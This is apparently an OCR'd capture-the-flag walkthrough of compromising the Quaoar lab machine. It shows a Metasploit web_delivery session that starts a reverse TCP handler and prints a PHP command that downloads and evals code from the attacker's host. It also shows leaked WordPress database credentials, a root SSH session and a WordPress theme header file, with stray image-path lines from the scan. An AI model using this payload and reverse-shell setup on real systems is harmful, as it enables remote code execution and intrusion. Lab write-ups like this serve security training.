
- exploit/multi/script/web_delivery

```
Exploit target:

   Id  Name
   --  ----
   1   PHP


msf exploit(web_delivery) > set LHOST 192.168.110.128
LHOST => 192.168.110.128
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.110.128:53
[*] Using URL: http://192.168.110.128:8080/sRps0KpXoL
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.110.128:8080/sRps0KpXoL'));"
```


- SSH ACCESS




root@xxxx: ~ 112x17
* This file is used by the wp-config.php creation script during the
* installation. You don't have to use the web site, you can just copy this file
* to "wp-config.php" and fill in the values.
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
root@Quaoar: ~ 112x15
System load: 0.05 Processes: 104
Usage of /: 31.4% of 7.21GB Users logged in: 0
Memory usage: 43% IP address for eth0: 10.0.0.9
Swap usage: 0%
=> There is 1 zombie process.
Graph this data and manage this system at https://landscape.canonical.com/
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Sun Jan 15 11:23:45 2017 from desktop-g0lhb7o.snolet.com
root@Quaoar:~#


root@Quaoar:~# hostname
Quaoar
root@Quaoar:~#
root@Quaoar:~# whoami
root
root@Quaoar:~# hostname
Quaoar
root@Quaoar:~# ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:0c:29:e2:57:32
inet addr:10.0.0.9 Bcast:10.0.0.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fee2:5732/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:561285 errors:546631 dropped:0 overruns:0 frame:0
TX packets:548213 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000

THE PRIZE



[header.php] - Twenty Fourteen: Header (header.php)

```
<?php
/**
* The Header for our theme
*
* Displays all of the <head> section and everything up till <div id="main">
*
* @package WordPress
* @subpackage Twenty_Fourteen
* @since Twenty Fourteen 1.0
*/
?><!DOCTYPE html>
<!--[if IE 7]>
<html class="ie ie7" <?php language_attributes(); ?>>
<![endif]-->
<!--[if IE 8]>
<html class="ie ie8" <?php language_attributes(); ?>>
<![endif]-->
<!--[if !(IE 7) | !(IE 8) ]><!-->
<html <?php language_attributes(); ?>>
<!--<![endif]-->
<head>
    <meta charset="<?php bloginfo( 'charset' ); ?>">
    <meta name="viewport" content="width=device-width">
    <title><?php wp_title( '|', true, 'right' ); ?></title>
    <link rel="profile" href="http://gmpg.org/xfn/11">
    <link rel="pingback" href="<?php bloginfo( 'pingback_url' ); ?>">
    <!--[if lt IE 9]>
    <script src="<?php echo get_template_directory_uri(); ?>/js/html5.js"></script>
    <![endif]-->
    <?php wp_head(); ?>
```

```
</head>

<body <?php body_class(); ?>>
<div id="page" class="hfeed site">
    <?php if ( get_header_image() ) : ?>
    <div id="site-header">
        <a href="<?php echo esc_url( home_url( '/' ) ); ?>" rel="home">
            <img src="<?php header_image(); ?>" width="<?php echo
get_custom_header()->width; ?>" height="<?php echo get_custom_header()-
>height; ?>" alt="">
        </a>
    </div>
    <?php endif; ?>

    <header id="masthead" class="site-header" role="banner">
        <div class="header-main">
            <h1 class="site-title"><a href="<?php echo esc_url( home_url( '/' ) ); ?>"
rel="home"><?php bloginfo( 'name' ); ?></a></h1>

            <div class="search-toggle">
                <a href="#search-container" class="screen-reader-text"><?php
_e( 'Search', 'twentyfourteen' ); ?></a>
            </div>

            <nav id="primary-navigation" class="site-navigation primary-navigation"
role="navigation">
                <button class="menu-toggle"><?php _e( 'Primary Menu',
'twentyfourteen' ); ?></button>
                <a class="screen-reader-text skip-link" href="#content"><?php
_e( 'Skip to content', 'twentyfourteen' ); ?></a>
                <?php wp_nav_menu( array( 'theme_location' => 'primary',
'menu_class' => 'nav-menu' ) ); ?>
            </nav>
        </div>

        <div id="search-container" class="search-box-wrapper hide">
            <div class="search-box">
                <?php get_search_form(); ?>
            </div>
        </div>
    </header><!-- #masthead -->

    <div id="main" class="site-main">
```

[DEMOS]
https://www.youtube.com/watch?v=bFTRoz8Mua8